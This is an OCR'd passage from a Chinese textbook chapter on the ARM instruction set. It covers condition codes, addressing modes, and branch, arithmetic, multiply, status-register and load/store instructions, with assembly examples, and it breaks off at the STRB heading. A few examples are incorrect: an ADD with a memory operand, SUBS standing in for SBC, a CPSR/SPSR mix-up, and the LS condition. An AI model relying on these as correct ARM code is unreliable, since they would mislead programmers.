
而以上种种市场环境，使 ARM 迫切需要一种具有 Linux 系统的开放、免费、性能卓越，又具有 iPhone 那样开发方便、应用丰富，最好还能有微软那样有影响力的公司来维护的操作系统。而 Google 的 Android 系统正好满足了 ARM 的这种需求。

2009 年 11 月 17 日，ARM 宣布启用 Android 解决方案中心，提供采用 Android 进行 ARM 相关产品开发设计运用。ARM 表示，除了来自主要 OEM 厂、芯片合作伙伴及解决方案供货商的支持外，目前另有超过 35 个 ARM Connected Community 成员加入这个计划。中心提供了一应俱全的建议和指引，可协助开发人员取得所需的工具及信息，进而设计创新装置满足消费者需求，还可针对 ARM 平台上的 Android 提供优化的专属开发工具、解决方案及服务。

16.3 ARM 的指令系统

知识点讲解：光盘:视频\知识点\第 16 章\ARM 的指令系统.avi

本节将详细介绍 ARM 指令集和 Thumb 指令集的知识，并讲解各类指令对应的寻址方式。通过对本节内容的学习，希望读者能了解 ARM 微处理器所支持的指令集及具体的使用方法。



16.3.1　ARM 指令集概述

ARM 的指令集是加载/存储型的，即指令集仅能处理寄存器中的数据，而且处理结果都要放回寄存器中，而对系统存储器的访问则需要通过专门的加载/存储指令来完成。ARM 的指令集可以分为跳转指令、数据处理指令、程序状态寄存器（PSR）处理指令、加载/存储指令、协处理器指令和异常产生指令六大类，具体的指令及功能如表 16-1 所示（表中指令为基本 ARM 指令，不包括派生的 ARM 指令）。

表 16-1　ARM 指令及功能描述

助　记　符	指令功能描述
ADC	带进位加法指令
ADD	加法指令
AND	逻辑与指令
B	跳转指令
BIC	位清零指令
BL	带返回的跳转指令
BLX	带返回和状态切换的跳转指令
BX	带状态切换的跳转指令
CDP	协处理器数据操作指令
CMN	比较反值指令
CMP	比较指令
EOR	异或指令
LDC	存储器到协处理器的数据传输指令
LDM	加载多个寄存器指令
LDR	存储器到寄存器的数据传输指令
MCR	从 ARM 寄存器到协处理器寄存器的数据传输指令
MLA	乘加运算指令
MOV	数据传送指令
MRC	从协处理器寄存器到 ARM 寄存器的数据传输指令
MRS	传送 CPSR 或 SPSR 的内容到通用寄存器指令
MSR	传送通用寄存器到 CPSR 或 SPSR 的指令
MUL	32 位乘法指令
MLA	32 位乘加指令
MVN	数据取反传送指令
ORR	逻辑或指令
RSB	逆向减法指令
RSC	带借位的逆向减法指令
SBC	带借位减法指令
STC	协处理器寄存器写入存储器指令
STM	批量内存字写入指令
STR	寄存器到存储器的数据传输指令
SUB	减法指令
SWI	软件中断指令

续表

助　记　符	指令功能描述
SWP	交换指令
TEQ	相等测试指令
TST	位测试指令

当处理器工作在 ARM 状态时，几乎所有的指令均根据 CPSR 中条件码的状态和指令的条件域有条件地执行。当指令的执行条件满足时，指令被执行，否则指令被忽略。每一条 ARM 指令包含 4 位的条件码，位于指令的最高 4 位[31:28]。条件码共有 16 种，每种条件码可用两个字符表示，这两个字符可以添加在指令助记符的后面和指令同时使用。例如，跳转指令 B 可以加上后缀 EQ 变为 BEQ，表示“相等则跳转”，即当 CPSR 中的 Z 标志置位时发生跳转。

在 16 种条件标志码中，只有 15 种可以使用，具体信息如表 16-2 所示，第 16 种（1111）为系统保留，暂时不能使用。

表 16-2　指令的条件码

条　件　码	助记符后缀	标　　志	含　　义
0000	EQ	Z 置位	相等
0001	NE	Z 清零	不相等
0010	CS	C 置位	无符号数大于或等于
0011	CC	C 清零	无符号数小于
0100	MI	N 置位	负数
0101	PL	N 清零	正数或 0
0110	VS	V 置位	溢出
0111	VC	V 清零	未溢出
1000	HI	C 置位 Z 清零	无符号数大于
1001	LS	C 清零 Z 置位	无符号数小于或等于
1010	GE	N 等于 V	带符号数大于或等于
1011	LT	N 不等于 V	带符号数小于
1100	GT	Z 清零且（N 等于 V）	带符号数大于
1101	LE	Z 置位或（N 不等于 V）	带符号数小于或等于
1110	AL	忽略	无条件执行

16.3.2　ARM 指令的寻址方式

所谓寻址方式就是处理器根据指令中给出的地址信息来寻找物理地址的方式。在目前应用领域中，ARM 指令系统支持如下几种常见的寻址方式。

（1）立即寻址

立即寻址也叫立即数寻址，这是一种特殊的寻址方式，操作数本身就在指令中给出，只要取出指令也就取到了操作数。这个操作数被称为立即数，对应的寻址方式也就叫做立即寻址。例如以下指令：

```
ADD R0, R0, ＃1; R0←R0+1
ADD R0, R0, ＃0x3f; R0←R0+0x3f
```

在以上两条指令中，第二个源操作数即为立即数，要求以“＃”为前缀，对于以十六进制表示的立即数，还要求在“＃”后加上 0x 或“&”。



（2）寄存器寻址

寄存器寻址就是利用寄存器中的数值作为操作数，这种寻址方式是各类微处理器经常采用的一种方式，也是一种执行效率较高的寻址方式。例如以下指令。

```
ADD R0, R1, R2; R0←R1+R2
```

该指令的执行效果是将寄存器 R1 和 R2 的内容相加，其结果存放在寄存器 R0 中。

（3）寄存器间接寻址

寄存器间接寻址就是以寄存器中的值作为操作数的地址，而操作数本身存放在存储器中。例如以下指令。

```
ADD R0, R1, [R2]            ; R0←R1+[R2]
LDR R0, [R1]                ; R0←[R1]
STR R0, [R1]                ; [R1]←R0
```

在第一条指令中，以寄存器 R2 的值作为操作数的地址，在存储器中取得一个操作数后与 R1 相加，结果存入寄存器 R0 中。

第二条指令将以 R1 的值为地址的存储器中的数据传送到 R0 中。

第三条指令将 R0 的值传送到以 R1 的值为地址的存储器中。

（4）基址变址寻址

基址变址寻址就是将寄存器（该寄存器一般称做基址寄存器）的内容与指令中给出的地址偏移量相加，从而得到一个操作数的有效地址。变址寻址方式常用于访问某基地址附近的地址单元。通常有以下几种采用变址寻址方式的指令形式。

```
LDR R0, [R1, #4]            ; R0←[R1+4]
LDR R0, [R1, #4]!           ; R0←[R1＋4]、R1←R1+4
LDR R0, [R1], #4            ; R0←[R1]、R1←R1+4
LDR R0, [R1,R2]             ; R0←[R1+R2]
```

在第一条指令中，将寄存器 R1 的内容加上 4 形成操作数的有效地址，从而取得操作数存入寄存器 R0 中。

在第二条指令中，将寄存器 R1 的内容加上 4 形成操作数的有效地址，从而取得操作数存入寄存器 R0 中，然后，R1 的内容自增 4 个字节。

在第三条指令中，以寄存器 R1 的内容作为操作数的有效地址，从而取得操作数存入寄存器 R0 中，然后，R1 的内容自增 4 个字节。

在第四条指令中，将寄存器 R1 的内容加上寄存器 R2 的内容形成操作数的有效地址，从而取得操作数存入寄存器 R0 中。

（5）多寄存器寻址

采用多寄存器寻址方式，一条指令可以完成多个寄存器值的传送。通过这种寻址方式，可以用一条指令完成传送最多 16 个通用寄存器的值。例如以下指令。

```
LDMIA R0, {R1, R2, R3, R4}      ; R1←[R0]
                                ; R2←[R0+4]
                                ; R3←[R0+8]
                                ; R4←[R0+12]
```

该指令的后缀 IA 表示在每次执行完加载/存储操作后，R0 按字长度增加，因此，指令可将连续存储单元的值传送到 R1～R4。

（6）相对寻址

与基址变址寻址方式相类似，相对寻址以程序计数器 PC 的当前值为基地址，指令中的地址标号作为偏移量，将两者相加之后得到操作数的有效地址。以下程序段完成子程序的调用和返回，跳转指令 BL 采用了相对寻址方式。

```
BL    NEXT                      ; 跳转到子程序 NEXT 处执行
```

```
...
NEXT
...
MOV PC, LR                    ；从子程序返回
```

（7）堆栈寻址

堆栈是一种数据结构，按先进后出（First In Last Out，FILO）的方式工作，使用一个称做堆栈指针的专用寄存器指示当前的操作位置，堆栈指针总是指向栈顶。

当堆栈指针指向最后压入堆栈的数据时，称为满堆栈（Full Stack），而当堆栈指针指向下一个将要放入数据的空位置时，称为空堆栈（Empty Stack）。

同时，根据堆栈的生成方式，又可以分为递增堆栈（Ascending Stack）和递减堆栈（Decending Stack），当堆栈由低地址向高地址生成时，称为递增堆栈，当堆栈由高地址向低地址生成时，称为递减堆栈。这样就有 4 种类型的堆栈工作方式，ARM 微处理器支持如下 4 种类型的堆栈工作方式。

- 满递增堆栈：堆栈指针指向最后压入的数据，且由低地址向高地址生成。
- 满递减堆栈：堆栈指针指向最后压入的数据，且由高地址向低地址生成。
- 空递增堆栈：堆栈指针指向下一个将要放入数据的空位置，且由低地址向高地址生成。
- 空递减堆栈：堆栈指针指向下一个将要放入数据的空位置，且由高地址向低地址生成。

16.3.3 ARM 指令集

ARM 指令集的六大类指令分别包括跳转指令、数据处理指令、乘法指令与乘加指令、程序状态寄存器访问指令、加载/存储指令、批量数据加载/存储指令，本书将进行详细介绍。

1. 跳转指令

跳转指令用于实现程序流程的跳转，在 ARM 程序中。有如下两种方法可以实现程序流程的跳转：

- 使用专门的跳转指令。
- 直接向程序计数器PC写入跳转地址值。

通过向程序计数器 PC 写入跳转地址值，可以实现在 4GB 的地址空间中任意跳转，在跳转之前结合使用如下类似指令，可以保存将来的返回地址值，从而实现在 4GB 连续的线性地址空间的子程序调用。

```
MOV LR，PC
```

在 ARM 指令集中，通过跳转指令可以完成从当前指令向前或向后的 32MB 地址空间的跳转，包括以下 4 条指令。

- B：跳转指令。
- BL：带返回的跳转指令。
- BLX：带返回和状态切换的跳转指令。
- BX：带状态切换的跳转指令。

（1）B 指令

B 指令的格式如下。

```
B{条件}    目标地址
```

B 指令是最简单的跳转指令。一旦遇到一个 B 指令，ARM 处理器将立即跳转到给定的目标地址，从那里继续执行。注意存储在跳转指令中的实际值是相对当前 PC 值的一个偏移量，而不是一个绝对地址，其值由汇编器来计算（参考寻址方式中的相对寻址），它是 24 位有符号数，左移两位后有符号数被扩展为 32 位，表示的有效偏移为 26 位（前后 32MB 的地址空间）。例如以下指令。

```
B Label；程序无条件跳转到标号 Label 处执行
```



```
CMP R1，#0；当 CPSR 寄存器中的 Z 条件码置位时，程序跳转到标号 Label 处执行
BEQ Label
```

（2）BL 指令

BL 指令的格式如下。

```
BL{条件} 目标地址
```

BL 是另一个跳转指令，但跳转之前，会在寄存器 R14 中保存 PC 的当前内容，因此，可以通过将 R14 的内容重新加载到 PC 中来返回到跳转指令之后的那个指令处执行。该指令是实现子程序调用的一个基本但常用的手段。例如以下指令。

```
BL Label;
```

当程序无条件跳转到标号 Label 处执行时，同时将当前的 PC 值保存到 R14 中。

（3）BLX 指令

BLX 指令的格式如下。

```
BLX　目标地址
```

BLX 指令从 ARM 指令集跳转到指令中所指定的目标地址，并将处理器的工作状态由 ARM 状态切换到 Thumb 状态，该指令同时将 PC 的当前内容保存到寄存器 R14 中。因此，当子程序使用 Thumb 指令集，而调用者使用 ARM 指令集时，可以通过 BLX 指令实现子程序的调用和处理器工作状态的切换。同时，子程序的返回可以通过将寄存器 R14 值复制到 PC 中完成。

（4）BX 指令

BX 指令的格式如下。

```
BX{条件}　目标地址
```

BX 指令跳转到指令中所指定的目标地址，目标地址处的指令既可以是 ARM 指令，也可以是 Thumb 指令。

2. 数据处理指令

数据处理指令可分为数据传送指令、算术逻辑运算指令和比较指令等，具体说明如下所示。

- 数据传送指令用于在寄存器和存储器之间进行数据的双向传输。
- 算术逻辑运算指令完成常用的算术与逻辑的运算，该类指令不但将运算结果保存在目的寄存器中，同时更新CPSR中的相应条件标志位。
- 比较指令不保存运算结果，只更新CPSR中相应的条件标志位。

数据处理指令包括如下子指令。

- MOV：数据传送指令。
- MVN：数据取反传送指令。
- CMP：比较指令。
- CMN：反值比较指令。
- TST：位测试指令。
- TEQ：相等测试指令。
- ADD：加法指令。
- ADC：带进位加法指令。
- SUB：减法指令。
- SBC：带借位减法指令。
- RSB：逆向减法指令。
- RSC：带借位的逆向减法指令。
- AND：逻辑与指令。

- ORR：逻辑或指令。
- EOR：逻辑异或指令。
- BIC： 位清除指令。

（1）MOV 指令

MOV 指令的格式为：

```
MOV{条件}{S} 目的寄存器，源操作数
```

MOV 指令可完成从另一个寄存器、被移位的寄存器或将一个立即数加载到目的寄存器。其中 S 选项决定指令的操作是否影响 CPSR 中条件标志位的值，当没有 S 时指令不更新 CPSR 中条件标志位的值。

下面是 MOV 指令的演示示例：

```
MOV R1, R0          ; 将寄存器 R0 的值传送到寄存器 R1
MOV PC, R14         ; 将寄存器 R14 的值传送到 PC，常用于子程序返回
MOV R1, R0, LSL＃3  ; 将寄存器 R0 的值左移 3 位后传送到 R1
```

（2）MVN 指令

MVN 指令的格式为：

```
MVN{条件}{S} 目的寄存器，源操作数
```

MVN 指令可完成从另一个寄存器、被移位的寄存器或将一个立即数加载到目的寄存器。与 MOV 指令不同之处在于传送之前按位被取反了，即把一个被取反的值传送到目的寄存器中。其中 S 决定指令的操作是否影响 CPSR 中条件标志位的值，当没有 S 时指令不更新 CPSR 中条件标志位的值。

指令示例：

```
MVN R0，＃0           ;
```

将立即数 0 取反传送到寄存器 R0 中，完成后 R0=-1。

（3）CMP 指令

CMP 指令的格式为：

```
CMP{条件} 操作数 1，操作数 2
```

CMP 指令用于把一个寄存器的内容和另一个寄存器的内容或立即数进行比较，同时更新 CPSR 中条件标志位的值。该指令进行一次减法运算，但不存储结果，只更改条件标志位。标志位表示的是操作数 1 与操作数 2 的关系（大、小、相等），例如，当操作数 1 大于操作数 2，则此后的有 GT 后缀的指令将可以执行。

指令示例：

```
CMP R1, R0；将寄存器 R1 的值与寄存器 R0 的值相减，并根据结果设置 CPSR 的标志位
CMP R1，＃100；将寄存器 R1 的值与立即数 100 相减，并根据结果设置 CPSR 的标志位
```

（4）CMN 指令

CMN 指令的格式为：

```
CMN{条件} 操作数 1，操作数 2
```

CMN 指令用于把一个寄存器的内容和另一个寄存器的内容或立即数取反后进行比较，同时更新 CPSR 中条件标志位的值。该指令实际完成操作数 1 和操作数 2 相加，并根据结果更改条件标志位。

指令示例：

```
CMN R1，R0；将寄存器 R1 的值与寄存器 R0 的值相加，并根据结果设置 CPSR 的标志位
CMN R1，＃100；将寄存器 R1 的值与立即数 100 相加，并根据结果设置 CPSR 的标志位
```

（5）TST 指令

TST 指令的格式为：

```
TST{条件} 操作数 1，操作数 2
```

TST 指令用于把一个寄存器的内容和另一个寄存器的内容或立即数进行按位与运算，并根据运算结果更新 CPSR 中条件标志位的值。操作数 1 是要测试的数据，而操作数 2 是一个位掩码，该指令一般用来检测



是否设置了特定的位。

指令示例：

```
TST R1，#%1；用于测试在寄存器 R1 中是否设置了最低位（%表示二进制数）
TST R1，#0xffe；将寄存器 R1 的值与立即数 0xffe 按位与，并根据结果设置 CPSR 的标志位
```

（6）TEQ 指令

TEQ 指令的格式为：

```
TEQ{条件} 操作数 1，操作数 2
```

TEQ 指令用于把一个寄存器的内容和另一个寄存器的内容或立即数进行按位的异或运算，并根据运算结果更新 CPSR 中条件标志位的值。该指令通常用于比较操作数 1 和操作数 2 是否相等。

指令示例：

```
TEQ R1, R2；将寄存器 R1 的值与寄存器 R2 的值按位异或，并根据结果设置 CPSR 的标志位
```

（7）ADD 指令

ADD 指令的格式为：

```
ADD{条件}{S} 目的寄存器，操作数 1，操作数 2
```

ADD 指令用于把两个操作数相加，并将结果存放到目的寄存器中。操作数 1 应是一个寄存器，操作数 2 可以是一个寄存器、被移位的寄存器或一个立即数。

指令示例：

```
ADD R0, R1, R2 ; R0 = R1 + R2
ADD R0, R1, #256 ; R0 = R1 + 256
ADD R0, R2, R3, LSL#1 ; R0 = R2 + (R3 << 1)
```

（8）ADC 指令

ADC 指令的格式为：

```
ADC{条件}{S} 目的寄存器，操作数 1，操作数 2
```

ADC 指令用于把两个操作数相加，再加上 CPSR 中的 C 条件标志位的值，并将结果存放到目的寄存器中。它使用一个进位标志位，这样就可以做比 32 位大的数的加法，注意不要忘记设置 S 后缀来更改进位标志。操作数 1 应是一个寄存器，操作数 2 可以是一个寄存器、被移位的寄存器或一个立即数。

以下指令序列完成两个 128 位数的加法，第一个数由高到低存放在寄存器 R7～R4，第二个数由高到低存放在寄存器 R11～R8，运算结果由高到低存放在寄存器 R3～R0。

```
ADDS R0, R4, R8；加低端的字
ADCS R1, R5, R9；加第二个字，带进位
ADCS R2, R6, R10；加第三个字，带进位
ADC R3, R7, R11；加第四个字，带进位
```

（9）SUB 指令

SUB 指令的格式为：

```
SUB{条件}{S} 目的寄存器，操作数 1，操作数 2
```

SUB 指令用于把操作数 1 减去操作数 2，并将结果存放到目的寄存器中。操作数 1 应是一个寄存器，操作数 2 可以是一个寄存器、被移位的寄存器或一个立即数。该指令可用于有符号数或无符号数的减法运算。

指令示例：

```
SUB R0, R1, R2 ;   R0 = R1 - R2
SUB R0, R1, #256 ; R0 = R1 - 256
SUB R0, R2, R3, LSL#1 ; R0 = R2 - (R3 << 1)
```

（10）SBC 指令

SBC 指令的格式为：

```
SBC{条件}{S} 目的寄存器，操作数 1，操作数 2
```

SBC 指令用于把操作数 1 减去操作数 2，再减去 CPSR 中的 C 条件标志位的反码，并将结果存放到目

的寄存器中。操作数 1 应是一个寄存器，操作数 2 可以是一个寄存器、被移位的寄存器或一个立即数。该指令使用进位标志表示借位，这样就可以做大于 32 位的减法，注意不要忘记设置 S 后缀来更改进位标志。该指令可用于有符号数或无符号数的减法运算。

指令示例：

```
SUBS R0, R1, R2 ; R0 = R1 - R2 - ！C，并根据结果设置 CPSR 的进位标志位
```

（11）RSB 指令

RSB 指令的格式为：

```
RSB{条件}{S} 目的寄存器，操作数 1，操作数 2
```

RSB 指令称为逆向减法指令，用于把操作数 2 减去操作数 1，并将结果存放到目的寄存器中。操作数 1 应是一个寄存器，操作数 2 可以是一个寄存器、被移位的寄存器或一个立即数。该指令可用于有符号数或无符号数的减法运算。

指令示例：

```
RSB R0, R1, R2 ; R0 = R2 - R1
RSB R0, R1, #256 ; R0 = 256 - R1
RSB R0, R2, R3, LSL#1 ; R0 = (R3 << 1) - R2
```

（12）RSC 指令

RSC 指令的格式为：

```
RSC{条件}{S} 目的寄存器，操作数 1，操作数 2
```

RSC 指令用于把操作数 2 减去操作数 1，再减去 CPSR 中的 C 条件标志位的反码，并将结果存放到目的寄存器中。操作数 1 应是一个寄存器，操作数 2 可以是一个寄存器、被移位的寄存器或一个立即数。该指令使用进位标志来表示借位，这样就可以做大于 32 位的减法，注意不要忘记设置 S 后缀来更改进位标志。该指令可用于有符号数或无符号数的减法运算。

指令示例：

```
RSC R0, R1, R2 ; R0 = R2 - R1 - ！C
```

（13）AND 指令

AND 指令的格式为：

```
AND{条件}{S} 目的寄存器，操作数 1，操作数 2
```

AND 指令用于在两个操作数上进行逻辑与运算，并把结果放置到目的寄存器中。操作数 1 应是一个寄存器，操作数 2 可以是一个寄存器、被移位的寄存器或一个立即数。该指令常用于屏蔽操作数 1 的某些位。

指令示例：

```
AND R0, R0, ＃3；该指令保持 R0 的 0、1 位，其余位清零。
```

（14）ORR 指令

ORR 指令的格式为：

```
ORR{条件}{S} 目的寄存器，操作数 1，操作数 2
```

ORR 指令用于在两个操作数上进行逻辑或运算，并把结果放置到目的寄存器中。操作数 1 应是一个寄存器，操作数 2 可以是一个寄存器、被移位的寄存器或一个立即数。该指令常用于设置操作数 1 的某些位。

指令示例：

```
ORR R0, R0, ＃3；该指令设置 R0 的 0、1 位，其余位保持不变
```

（15）EOR 指令

EOR 指令的格式为：

```
EOR{条件}{S} 目的寄存器，操作数 1，操作数 2
```

EOR 指令用于在两个操作数上进行逻辑异或运算，并把结果放置到目的寄存器中。操作数 1 应是一个寄存器，操作数 2 可以是一个寄存器、被移位的寄存器或一个立即数。该指令常用于反转操作数 1 的某些位。



指令示例：

```
EOR R0, R0, #3 ; 该指令反转 R0 的 0、1 位，其余位保持不变。
```

（16）BIC 指令

BIC 指令的格式为：

```
BIC{条件}{S} 目的寄存器, 操作数 1, 操作数 2
```

BIC 指令用于清除操作数 1 的某些位，并把结果放置到目的寄存器中。操作数 1 应是一个寄存器，操作数 2 可以是一个寄存器、被移位的寄存器或一个立即数。操作数 2 为 32 位的掩码，如果在掩码中设置了某一位，则清除这一位。未设置的掩码位保持不变。

指令示例：

```
BIC R0, R0, #%1011 ; 该指令清除 R0 中的 0、1 和 3 位，其余的位保持不变
```

3. 乘法指令与乘加指令

ARM 微处理器支持的乘法指令与乘加指令共有 6 条，可分为运算结果为 32 位和运算结果为 64 位两类，与前面的数据处理指令不同，指令中的所有操作数、目的寄存器必须为通用寄存器，不能对操作数使用立即数或被移位的寄存器，同时，目的寄存器和操作数 1 必须是不同的寄存器。

乘法指令与乘加指令共有以下 6 条子指令。

- MUL：32位乘法指令。
- MLA：32位乘加指令。
- SMULL：64位有符号数乘法指令。
- SMLAL：64位有符号数乘加指令。
- UMULL：64位无符号数乘法指令。
- UMLAL：64位无符号数乘加指令。

（1）MUL 指令

MUL 指令的格式为：

```
MUL{条件}{S} 目的寄存器, 操作数 1, 操作数 2
```

MUL 指令完成将操作数 1 与操作数 2 的乘法运算，并把结果放置到目的寄存器中，同时可以根据运算结果设置 CPSR 中相应的条件标志位。其中，操作数 1 和操作数 2 均为 32 位的有符号数或无符号数。

指令示例：

```
MUL R0, R1, R2 ; R0 = R1 × R2
MULS R0, R1, R2 ; R0 = R1 × R2，同时设置 CPSR 中的相关条件标志位
```

（2）MLA 指令

MLA 指令的格式为：

```
MLA{条件}{S} 目的寄存器, 操作数 1, 操作数 2, 操作数 3
```

MLA 指令完成将操作数 1 与操作数 2 的乘法运算，再将乘积加上操作数 3，并把结果放置到目的寄存器中，同时可以根据运算结果设置 CPSR 中相应的条件标志位。其中，操作数 1 和操作数 2 均为 32 位的有符号数或无符号数。

指令示例：

```
MLA R0, R1, R2, R3 ; R0 = R1 × R2 + R3
MLAS R0, R1, R2, R3 ; R0 = R1 × R2 + R3，同时设置 CPSR 中的相关条件标志位
```

（3）SMULL 指令

SMULL 指令的格式为：

```
SMULL{条件}{S} 目的寄存器 Low, 目的寄存器低 High, 操作数 1, 操作数 2
```

SMULL 指令完成将操作数 1 与操作数 2 的乘法运算，并把结果的低 32 位放置到目的寄存器 Low 中，

结果的高 32 位放置到目的寄存器 High 中，同时可以根据运算结果设置 CPSR 中相应的条件标志位。其中，操作数 1 和操作数 2 均为 32 位的有符号数。

指令示例：

```
SMULL R0, R1, R2, R3 ; R0 = （R2 × R3）的低 32 位
                     ; R1 = （R2 × R3）的高 32 位
```

（4）SMLAL 指令

SMLAL 指令的格式为：

```
SMLAL{条件}{S} 目的寄存器 Low，目的寄存器低 High，操作数 1，操作数 2
```

SMLAL 指令完成将操作数 1 与操作数 2 的乘法运算，并把结果的低 32 位同目的寄存器 Low 中的值相加后又放置到目的寄存器 Low 中，结果的高 32 位同目的寄存器 High 中的值相加后又放置到目的寄存器 High 中，同时可以根据运算结果设置 CPSR 中相应的条件标志位。其中，操作数 1 和操作数 2 均为 32 位的有符号数。对于目的寄存器 Low 来说，在指令执行前存放 64 位加数的低 32 位，指令执行后存放结果的低 32 位。对于目的寄存器 High 来说，在指令执行前存放 64 位加数的高 32 位，指令执行后存放结果的高 32 位。

指令示例：

```
SMLAL R0, R1, R2, R3 ; R0 = （R2 × R3）的低 32 位 + R0
                     ; R1 = （R2 × R3）的高 32 位 + R1
```

（5）UMULL 指令

UMULL 指令的格式为：

```
UMULL{条件}{S} 目的寄存器 Low，目的寄存器低 High，操作数 1，操作数 2
```

UMULL 指令完成操作数 1 与操作数 2 的乘法运算，并把结果的低 32 位放置到目的寄存器 Low 中，结果的高 32 位放置到目的寄存器 High 中，同时可以根据运算结果设置 CPSR 中相应的条件标志位。其中，操作数 1 和操作数 2 均为 32 位的无符号数。

指令示例：

```
UMULL    R0, R1, R2, R3 ; R0 = （R2 × R3）的低 32 位
                        ; R1 = （R2 × R3）的高 32 位
```

（6）UMLAL 指令

UMLAL 指令的格式为：

```
UMLAL{条件}{S} 目的寄存器 Low，目的寄存器低 High，操作数 1，操作数 2
```

UMLAL 指令完成操作数 1 与操作数 2 的乘法运算，并把结果的低 32 位同目的寄存器 Low 中的值相加后放置到目的寄存器 Low 中，结果的高 32 位同目的寄存器 High 中的值相加后又放置到目的寄存器 High 中，同时可以根据运算结果设置 CPSR 中相应的条件标志位。其中，操作数 1 和操作数 2 均为 32 位的无符号数。

对于目的寄存器 Low，在指令执行前存放 64 位加数的低 32 位，指令执行后存放结果的低 32 位。

对于目的寄存器 High，在指令执行前存放 64 位加数的高 32 位，指令执行后存放结果的高 32 位。


指令示例：

```
UMLAL R0, R1, R2, R3 ; R0 = （R2 × R3）的低 32 位 + R0
                     ; R1 = （R2 × R3）的高 32 位 + R1
```

4. 程序状态寄存器访问指令

ARM 微处理器支持程序状态寄存器访问指令，用于在程序状态寄存器和通用寄存器之间传送数据，程序状态寄存器访问指令包括以下两条子指令。

- MRS：程序状态寄存器到通用寄存器的数据传送指令。
- MSR：通用寄存器到程序状态寄存器的数据传送指令。



（1）MRS 指令

MRS 指令的格式为：

```
MRS{条件} 通用寄存器，程序状态寄存器（CPSR 或 SPSR）
```

MRS 指令用于将程序状态寄存器的内容传送到通用寄存器中。该指令一般用于以下两种不同的情况。

- ❑ 当需要改变程序状态寄存器的内容时，可用MRS将程序状态寄存器的内容读入通用寄存器，修改后再写回程序状态寄存器。
- ❑ 当在异常处理或进程切换时，需要保存程序状态寄存器的值，可先用该指令读出程序状态寄存器的值，然后保存。

指令示例：

```
MRS R0, CPSR；传送 CPSR 的内容到 R0
MRS R0, SPSR；传送 SPSR 的内容到 R0
```

（2）MSR 指令

MSR 指令的格式为：

```
MSR{条件} 程序状态寄存器（CPSR 或 SPSR）_<域>，操作数
```

MSR 指令用于将操作数的内容传送到程序状态寄存器的特定域中。其中，操作数可以为通用寄存器或立即数。“<域>”用于设置程序状态寄存器中需要操作的位，32 位的程序状态寄存器可以分为如下 4 个域：

- ❑ 位[31：24]为条件标志位域，用f表示。
- ❑ 位[23：16]为状态位域，用s表示。
- ❑ 位[15：8]为扩展位域，用x表示。
- ❑ 位[7：0]为控制位域，用c表示。

MSR 指令通常用于恢复或改变程序状态寄存器的内容，在使用时，一般要在 MSR 指令中指明将要操作的域。

指令示例：

```
MSR CPSR, R0；传送 R0 的内容到 CPSR
MSR SPSR, R0；传送 R0 的内容到 SPSR
MSR CPSR_c, R0；传送 R0 的内容到 SPSR，但仅修改 CPSR 中的控制位域
```

5. 加载/存储指令

ARM 微处理器支持加载/存储指令用于在寄存器和存储器之间传送数据，加载指令用于将存储器中的数据传送到寄存器，存储指令则完成相反的操作。常用的加载存储指令如下。

- ❑ LDR：字数据加载指令。
- ❑ LDRB：字节数据加载指令。
- ❑ LDRH：半字数据加载指令。
- ❑ STR：字数据存储指令。
- ❑ STRB：字节数据存储指令。
- ❑ STRH：半字数据存储指令。

（1）LDR 指令

LDR 指令的格式为：

```
LDR{条件} 目的寄存器，<存储器地址>
```

LDR 指令用于从存储器中将一个 32 位的字数据传送到目的寄存器中。该指令通常用于从存储器中读取 32 位的字数据到通用寄存器，然后对数据进行处理。当程序计数器 PC 作为目的寄存器时，指令从存储器中读取的字数据被当作目的地址，从而可以实现程序流程的跳转。该指令在程序设计中比较常用，且寻址方式灵活多样，请读者认真掌握。

指令示例：

```
LDR R0, [R1]              ；将存储器地址为 R1 的字数据读入寄存器 R0
LDR R0, [R1, R2]          ；将存储器地址为 R1+R2 的字数据读入寄存器 R0
LDR R0, [R1，＃8]         ；将存储器地址为 R1+8 的字数据读入寄存器 R0
LDR R0, [R1, R2] ！       ；将存储器地址为 R1+R2 的字数据读入寄存器 R0，并将新地址 R1+R2 写入 R1
LDR R0, [R1，＃8] ！      ；将存储器地址为 R1+8 的字数据读入寄存器 R0，并将新地址 R1+8 写入 R1
LDR R0, [R1], R2          ；将存储器地址为 R1 的字数据读入寄存器 R0，并将新地址 R1+R2 写入 R1
LDR R0, [R1, R2，LSL＃2]！ ；将存储器地址为 R1+R2×4 的字数据读入寄存器 R0，并将新地址 R1+R2×4 写
入 R1
LDR R0, [R1], R2，LSL＃2  ；将存储器地址为 R1 的字数据读入寄存器 R0，并将新地址 R1+R2×4 写入 R1
```

（2）LDRB 指令

LDRB 指令的格式为：

```
LDR{条件}B 目的寄存器, <存储器地址>
```

LDRB 指令用于从存储器中将一个 8 位的字节数据传送到目的寄存器中，同时将寄存器的高 24 位清零。该指令通常用于从存储器中读取 8 位的字节数据到通用寄存器，然后对数据进行处理。当程序计数器 PC 作为目的寄存器时，指令从存储器中读取的字数据被当作目的地址，从而可以实现程序流程的跳转。

指令示例：

```
LDRB R0, [R1]；将存储器地址为 R1 的字节数据读入寄存器 R0，并将 R0 的高 24 位清零
LDRB R0, [R1，＃8]；将存储器地址为 R1+8 的字节数据读入寄存器 R0，并将 R0 的高 24 位清零
```

（3）LDRH 指令

LDRH 指令的格式为：

```
LDR{条件}H 目的寄存器, <存储器地址>
```

LDRH 指令用于从存储器中将一个 16 位的半字数据传送到目的寄存器中，同时将寄存器的高 16 位清零。该指令通常用于从存储器中读取 16 位的半字数据到通用寄存器，然后对数据进行处理。当程序计数器 PC 作为目的寄存器时，指令从存储器中读取的字数据被当作目的地址，从而可以实现程序流程的跳转。

指令示例：

```
LDRH R0, [R1]；将存储器地址为 R1 的半字数据读入寄存器 R0，并将 R0 的高 16 位清零
LDRH R0, [R1，＃8]；将存储器地址为 R1+8 的半字数据读入寄存器 R0，并将 R0 的高 16 位清零
LDRH R0, [R1, R2]；将存储器地址为 R1+R2 的半字数据读入寄存器 R0，并将 R0 的高 16 位清零
```

（4）STR 指令

STR 指令的格式为：

```
STR{条件} 源寄存器, <存储器地址>
```

STR 指令用于从源寄存器中将一个 32 位的字数据传送到存储器中。该指令在程序设计中比较常用，且寻址方式灵活多样，使用方式可参考指令 LDR。

指令示例：

```
STR R0, [R1]，＃8；将 R0 中的字数据写入以 R1 为地址的存储器中，并将新地址 R1+8 写入 R1
STR R0, [R1，＃8]；将 R0 中的字数据写入以 R1+8 为地址的存储器中
```

（5）STRB 指令

